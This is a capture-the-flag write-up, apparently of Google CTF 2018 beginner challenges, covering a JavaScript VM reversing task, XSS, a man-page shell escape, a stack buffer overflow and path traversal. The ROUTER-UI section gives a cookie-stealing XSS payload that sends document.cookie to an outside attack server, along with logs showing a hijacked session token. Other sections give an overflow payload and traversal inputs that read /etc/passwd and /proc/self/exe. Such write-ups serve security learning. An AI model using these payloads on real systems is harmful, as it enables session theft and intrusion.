
Looking at the processing from i = 980 onwards, the same operations are being performed for index 1 and subsequent indices of the Uint8Array(). Basically, it seems that the result of every XOR operation needs to be 0.
    var nums = [];
    for (var i = 0; i < code.length; i += 4) {
        var [lhs, fn, arg1, arg2] = code.substr(i, 4);
        if(i >= 960 ) {
            console.log('-------------------------', i, env['h']);
            console.log(lhs, "=", env[fn], "(", env[arg1], ",", env[arg2], ")");
            console.log(env);
            console.log('arg1:', arg1, ' arg2:', arg2);
            if(lhs == '҂') { nums.push(env[arg1][1]) }
        }
        try {
            env[lhs] = env[fn](env[arg1], env[arg2]);
        } catch(e) {
            env[lhs] = new env[fn](env[arg1], env[arg2]);
        }
        if (env[lhs] instanceof Promise) env[lhs] = await env[lhs];
        if(i == 884){ console.log(env[lhs]) }
    }
    console.log(nums);
    return !env.h;
Output the values that have been XORed for i >= 960 as described above. The result is [230, 104, 96, 84, 111, 24, 205, 187, 205, 134, 179, 94, 24, 181, 37, 191, 252, 103, 247, 114, 198, 80, 206, 223, 227, 255, 122, 0, 38, 250, 29, 238].
If the SHA-256 hash value of the content inside CTF{} matches the above result, the XOR results will all become 0, and the final env.h will be 0.
import binascii
nums = [230, 104, 96, 84, 111, 24, 205, 187, 205, 134, 179, 94, 24, 181, 37, 191, 252, 103, 247, 114, 198, 80, 206, 223, 227, 255, 122, 0, 38, 250, 29, 238]
print(bytearray(nums).hex())
A Python script to convert a hash value from a byte array to a string. The result is e66860546f18cdbbcd86b35e18b525bffc67f772c650cedfe3ff7a0026fa1dee.
The string that produces this hash value can be found using services like Hash Encryption and Reverse Decryption. The flag is the obtained value placed inside CTF{}.
- Side note
Using console.log(env) for print debugging in Chrome results in unintended output5. (I got stuck on this and couldn’t solve it on my own.)
ROUTER-UI
A page is provided where you enter a username and password to sign in: https://router-ui.web.ctfcompetition.com/login

Confirming XSS Vulnerability
If we could find an XSS on the page then we could use it to steal the root user session token.
According to the problem description, XSS is executable, and it must be used to steal the root user’s session token.
First, try logging in with a normal string.

It’s unnaturally separated by //, suggesting this might be used in some scenario.
Next, try XSS by entering <script>alert(1);</script> as the username. Since Chrome and Safari have built-in XSS blocking features, Firefox was used.

alert(1) is working. Using the same procedure, I confirmed that the password field also has an XSS vulnerability.
Checking the email address mentioned in the problem description
In case you find something, try to send an email to wintermuted@googlegroups.com.
The problem description also mentions that it’s possible to send an email to someone who seems to be the administrator.
To check the behaviour, I sent an email with an empty body to wintermuted@googlegroups.com, and the following text was returned:
Hey,
I checked out your email, but I couldn't spot anything that looked like a link. Can you send it again?
It seems Wintermuted will access the link you sent.
Since there’s no way to make Wintermuted execute a script within the Sign in page, I can infer that the challenge involves setting up an attack server to steal cookies. (I didn’t think of setting up an attack server, so I got stuck here.)
Preparing the attack server
Set up an attack server and create a form that automatically performs a POST request to the Sign in page. In this case, I set up https://ctf.unigiri.net and obtained a certificate via Let’s Encrypt.
The router-ui.html file to be clicked by Wintermuted is as follows. By using the string // to separate the username and password, you can successfully execute a script that includes a URL.
All communication must be done via HTTPS. You won’t be able to obtain the cookies mentioned later through HTTP communication.
<html>
  <body>
    <form method="POST" action="https://router-ui.web.ctfcompetition.com/login">
      <input name="username" value="<script src=https:">
      <input name="password" value="ctf.unigiri.net/steal.js></script>;">
    </form>
  <script>document.forms[0].submit();</script>
  </body>
</html>
The content of steal.js is just a single line: window.location.href='https://ctf.unigiri.net/log.php?'+document.cookie;.
As a result, when Wintermuted accesses router-ui.html, the following communication sequence occurs:
- GET https://ctf.unigiri.net/router-ui.html
- POST https://router-ui.web.ctfcompetition.com/login
- GET https://ctf.unigiri.net/log.php?COOKIE
Wintermuted’s cookie is inserted into the parameters of the third communication, and this value can be checked from the attack server’s access logs.
Executing the Attack
- Send the attack URL to Wintermuted
Enter https://ctf.unigiri.net/router-ui.html in the body and send it. There is no need to attach the cat image.
- Check the access logs
- - [15/Dec/2018:08:45:28 +0000] "GET /router-ui.html HTTP/2.0" 200 337 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/70.0.3538.77 Safari/537.36"
- - [15/Dec/2018:08:45:28 +0000] "GET /steal.js HTTP/2.0" 200 205 "https://router-ui.web.ctfcompetition.com/login" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/70.0.3538.77 Safari/537.36"
- - [15/Dec/2018:08:45:28 +0000] "GET /log.php?flag=Try%20the%20session%20cookie;%20session=Avaev8thDieM6Quauoh2TuDeaez9Weja HTTP/2.0" 404 277 "https://router-ui.web.ctfcompetition.com/login" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/70.0.3538.77 Safari/537.36"
The flag=Try... on the third line is Wintermuted’s cookie. URL decoding it gives Try the session cookie; session=Avaev8thDieM6Quauoh2TuDeaez9Weja, so proceed as instructed.
- Cookie Setup
Using a Firefox header modification plugin, access https://router-ui.web.ctfcompetition.com/ with the cookie set to session=Avaev8thDieM6Quauoh2TuDeaez9Weja.
The admin panel is displayed, and the flag is obtained from the page source.
Pwn
MOAR
Running nc moar.ctfcompetition.com 1337 opens man socat. Since shell commands can be executed using !<command>, search for suspicious files to obtain the flag.
$ nc moar.ctfcompetition.com 1337
socat(1)                                                              socat(1)

NAME socat - Multipurpose relay (SOcket CAT)

SYNOPSIS
       socat [options] <address> <address>
       socat -V
       socat -h[h[h]] | -?[?[?]]
       filan
       procan

DESCRIPTION
       Socat  is  a  command  line based utility that establishes two bidirec-
       tional byte streams  and  transfers  data  between  them.  Because  the
       streams  can be constructed from a large set of different types of data
       sinks and sources (see address types),  and  because  lots  of  address
       options  may be applied to the streams, socat can be used for many dif-
       ferent purposes.

       Filan is a utility  that  prints  information  about  its  active  file
       descriptors  to  stdout.  It  has been written for debugging socat, but
       might be useful for other purposes too. Use the -h option to find  more
 Manual page socat(1) line 1 (press h for help or q to quit)!ls
!ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
!done  (press RETURN)!ls /home

!ls /home
moar
!done  (press RETURN)!ls /home/moar

!ls /home/moar
disable_dmz.sh
!done  (press RETURN)!cat /home/moar/disable_dmz.sh

!cat /home/moar/disable_dmz.sh
#!/bin/sh

# Copyright 2018 Google LLC
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
#     https://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.

echo 'Disabling DMZ using password CTF{DUMMY_FLAG}'
echo CTF{DUMMY_FLAG} > /dev/dmz
!done  (press RETURN)
MESSAGE OF THE DAY
You are given the command nc motd.ctfcompetition.com 1337 and the binary motd.
Running nc displays a menu.
Choose functionality to test:
1 - Get user MOTD
2 - Set user MOTD
3 - Set admin MOTD (TODO)
4 - Get admin MOTD
5 - Exit
choice:
In this context, a single-line string stored in the program is referred to as the MOTD. Immediately after startup, MOTD: Welcome back friend! is stored as the MOTD.
Function 1 displays the MOTD for general users, 2 performs the save, 3 sets the MOTD for admins, and 4 displays it.
Looking for vulnerable behaviour
$ python -c "print('2\n'+'A'*300)" | nc motd.ctfcompetition.com 1337
Choose functionality to test:
1 - Get user MOTD
2 - Set user MOTD
3 - Set admin MOTD (TODO)
4 - Get admin MOTD
5 - Exit
choice: Enter new message of the day
New msg: New message of the day saved!
$ # The menu should have reappeared if everything was normal, but the process crashed.
Providing an arbitrarily long string in function 2 causes the program to crash, suggesting that the string length is not being checked.
Behavioural verification using IDA
; Attributes: bp-based frame

public set_motd
set_motd proc near

src= byte ptr -100h

push    rbp
mov     rbp, rsp
sub     rsp, 100h
lea     rdi, s          ; "Enter new message of the day"
call    _puts
lea     rdi, format     ; "New msg: "
mov     eax, 0
call    _printf
lea     rax, [rbp+src]
mov     rdi, rax
mov     eax, 0
call    _gets
lea     rax, [rbp+src]
mov     edx, 100h       ; n
mov     rsi, rax        ; src
lea     rdi, MOTD       ; dest
call    _strncpy
mov     cs:byte_608071DF, 0
lea     rdi, aNewMessageOfTh ; "New message of the day saved!"
call    _puts
nop
leave
retn
set_motd endp
Processing details for Function 2. After allocating a buffer for MOTD input with sub rsp, 100h, it reads into [rbp+src] without checking the input length. Therefore, it’s possible to overwrite the return address here.
; Attributes: bp-based frame

public read_flag
read_flag proc near

var_110= byte ptr -110h
var_8= qword ptr -8

push    rbp
mov     rbp, rsp
sub     rsp, 110h
lea     rdx, [rbp+var_110]
mov     eax, 0
mov     ecx, 20h
mov     rdi, rdx
rep stosq
lea     rsi, modes      ; "r"
lea     rdi, filename   ; "./flag.txt"
call    _fopen
mov     [rbp+var_8], rax
lea     rdx, [rbp+var_110]
mov     rax, [rbp+var_8]
lea     rsi, aS         ; "%s"
mov     rdi, rax
mov     eax, 0
call    ___isoc99_fscanf
lea     rax, [rbp+var_110]
mov     rsi, rax
lea     rdi, aAdminMotdIsS ; "Admin MOTD is: %s\n"
mov     eax, 0
call    _printf
nop
leave
retn
read_flag endp
Additionally, there is a function called read_flag that is called from function 4, which reads and outputs the contents of ./flag.txt.
It is thought that the flag can be obtained by setting the return address mentioned earlier to the starting point of this function. From IDA’s Text view, the starting point is found to be 0x606063A5.
Creating the payload
Immediately after the start of the function set_motd, the return address is stored in RSP (as it is pushed by the preceding call).
From here, “push rbp”, “mov rbp, rsp”, and “sub rsp, 100h” are executed in order, and the area [rbp-100h] for MOTD input is allocated. Therefore, the total length of 264, as shown below, becomes the length of the meaningless characters at the beginning of the payload.
- 8 bytes for “push rbp”
- 0x100 (=256) bytes for “sub rsp, 100h”
However, note that since gets() appends a null character to the read string, the actual input is reduced by one character to 263 characters.
After outputting the meaningless characters, input the return address 0x606063A5. It will be in reverse order due to little-endian.
$ python -c "print('A'*263 + '\xa5\x63\x60\x60')"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA¥c``
Sending the payload
Input the payload created above when executing function 2 to obtain the flag.
$ python -c "print('2\n'+'A'*263 + '\xa5\x63\x60\x60')" | nc motd.ctfcompetition.com 1337
Choose functionality to test:
1 - Get user MOTD
2 - Set user MOTD
3 - Set admin MOTD (TODO)
4 - Get admin MOTD
5 - Exit
choice: Enter new message of the day
New msg: New message of the day saved!
Admin MOTD is: CTF{DUMMY_FLAG}
- As an aside
When I tried sending the payload on CentOS 7, it failed because the return address \xa5 wasn’t outputting correctly. It worked on macOS, and the reason for this discrepancy is unknown.
Pwn-Reversing
ADMIN UI
$ nc mngmnt-iface.ctfcompetition.com 1337
=== Management Interface ===
 1) Service access
 2) Read EULA/patch notes
 3) Quit
Access it exactly as described in the problem statement. The menu to use for obtaining the flag is 2) Read EULA/patch notes.
=== Management Interface ===
 1) Service access
 2) Read EULA/patch notes
 3) Quit
2
The following patchnotes were found:
 - Version0.2
 - Version0.3
Which patchnotes should be shown?
Version0.2
## Release 0.2
 - Updated library X to version 0.Y
 - Fixed path traversal bug
 - Improved the UX
=== Management Interface ===
 1) Service access
 2) Read EULA/patch notes
 3) Quit
2
The following patchnotes were found:
 - Version0.2
 - Version0.3
Which patchnotes should be shown?
Version0.3
# Version 0.3
 - Rollback of version 0.2 because of random reasons
 - Blah Blah
 - Fix random reboots at 2:32 every second Friday when it's new-moon.
The Fixed path traversal bug in Version 0.2 is a hint that this system is vulnerable to path traversal.
=== Management Interface ===
 1) Service access
 2) Read EULA/patch notes
 3) Quit
2
The following patchnotes were found:
 - Version0.2
 - Version0.3
Which patchnotes should be shown?
../../../../../etc/passwd

----- snip -----

user:x:1337:1337::/home/user:
Of the entries in /etc/passwd, the only ordinary user is user.
Which patchnotes should be shown?
../../../../home/user/flag
CTF{DUMMY_FLAG}=== Management Interface ===
 1) Service access
 2) Read EULA/patch notes
 3) Quit
I searched under /home/user based on a hunch and found the flag at /home/user/flag.
ADMIN UI 2
The problem description states that the password can be obtained using the same technique as ADMIN UI.
According to WriteUps6 and blog posts7, /proc/self is a symbolic link to the currently running process, so the execution command can be retrieved from there. (This was the part I didn’t get.)
printf '2\n../../../../../proc/self/exe\n' | nc mngmnt-iface.ctfcompetition.com 1337 > admin-ui2
^C
$ binwalk -e --dd='.*' admin-ui2

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
182           0xB6            ELF, 64-bit LSB executable, AMD x86-64, version 1 (SYSV)
98155         0x17F6B         Unix path: /usr/include/c++/7

$ mv _admin-ui2.extracted/B6 ./admin-ui2.elf
/proc/self/exe is the running program, so use binwalk to extract the ELF file and remove any unnecessary strings like standard output.
$ nm ./admin-ui2.elf | grep -i flag
0000000041414a40 r _ZL4FLAG
0000000041414a2c r _ZL9FLAG_FILE
$ objdump -M intel -d ./admin-ui2.elf | grep -i flag | head
    4141422b:   48 8d 3d 31 08 00 00    lea    rdi,[rip+0x831]        # 41414a63 <_ZL4FLAG+0x23>
    4141429a:   48 8d 3d ca 07 00 00    lea    rdi,[rip+0x7ca]        # 41414a6b <_ZL4FLAG+0x2b>
    414142ca:   48 8d 35 9d 07 00 00    lea    rsi,[rip+0x79d]        # 41414a6e <_ZL4FLAG+0x2e>
----- snip -----
The symbol _ZL4FLAG can be seen using nm or objdump, and since it looks suspicious, I’ll check its contents.
$ gdb -batch -ex 'x/s _ZL4FLAG' ./admin-ui2.elf
0x41414a40 <_ZL4FLAG>:  "\204\223\201\274\223\260\250\230\227\246\264\224\260\250\265\203\275\230\205\242\263\263\242\265\230\263\257\363\251\230\366\230\254\370\272/bin/sh"
Decoding this string as-is results in an error. Since some kind of processing might be applied at runtime, I disassembled it to check. I used IDA for this.

This is the password processing section of ADMIN UI 2. As I’m not used to assembly, I added comments while reading through it. Here, I’m referring to loading a copy of an address as “loading” and copying a value as “copying”.
password= byte ptr -90h
l= qword ptr -10h
i= qword ptr -8

lea     rax, [rbp+password] ; Load password input location into rax
mov     rsi, rax            ; Copy rax to rsi. This becomes the 2nd argument for scanf
lea     rdi, a127s          ; "%127s", load "%127s" into rdi. This becomes the 1st argument for _scanf
mov     eax, 0              ; Copy 0 to eax. The return value of scanf will be stored here
call    _scanf
lea     rax, [rbp+password] ; Load password input location into rax
mov     rdi, rax            ; s, copy the value of rax (=variable password) to rdi. This becomes the 1st argument for strlen
call    _strlen
mov     [rbp+l], rax        ; Copy rax (=return value of strlen) to rbp+l
mov     [rbp+i], 0          ; Copy 0 to rbp+i

loc_4141449F:
mov     rax, [rbp+i]        ; Copy the value of rbp+i to rax
cmp     rax, [rbp+l]        ; Compare rax with rbp+l (=length of the password variable value)
jnb     short loc_414144D6  ; If rax < rbp+l, proceed to the following code

lea     rdx, [rbp+password] ; Load password into rdx
mov     rax, [rbp+i]        ; Copy the value of rbp+i to rax
add     rax, rdx            ; Add the value of rdx (=password) to rax (=rax becomes the address of password[i])
movzx   eax, byte ptr [rax] ; Copy 1 byte of rax into eax (=copy the value of password[i] into eax)
xor     eax, 0FFFFFFC7h     ; XOR eax with 0FFFFFFC7h and copy the result to eax
mov     ecx, eax            ; Copy the value of eax to ecx
lea     rdx, [rbp+password] ; Load password into rdx
mov     rax, [rbp+i]        ; Copy the value of rbp+i to rax
add     rax, rdx            ; Add the value of rdx to rax
mov     [rax], cl           ; ?
add     [rbp+i], 1          ; Add 1 to rbp+i
jmp     short loc_4141449F
In short, each value of the password is being XORed with 0xC7 as follows.
scanf("%127s", password);
l = strlen(password):
for(i = 0; i < l; ++i) password[i] ^= 0xC7u;
Perform the same process on the _ZL4FLAG value obtained earlier and try decoding it again to get the flag.
$ cat decode.py
password = ''
for b in b'\204\223\201\274\223\260\250\230\227\246\264\224\260\250\265\203\275\230\205\242\263\263\242\265\230\263\257\363\251\230\366\230\254\370\272/bin/sh':
    password += chr(ord(b) ^ ord(b'\xc7'))
print(password)
$ python decode.py
CTF{DUMMY_FLAG}
- Side note
Initially, I used a Path Traversal Cheat Sheet8 to look for any other files that might provide a hint besides /etc/passwd, but I didn’t find anything.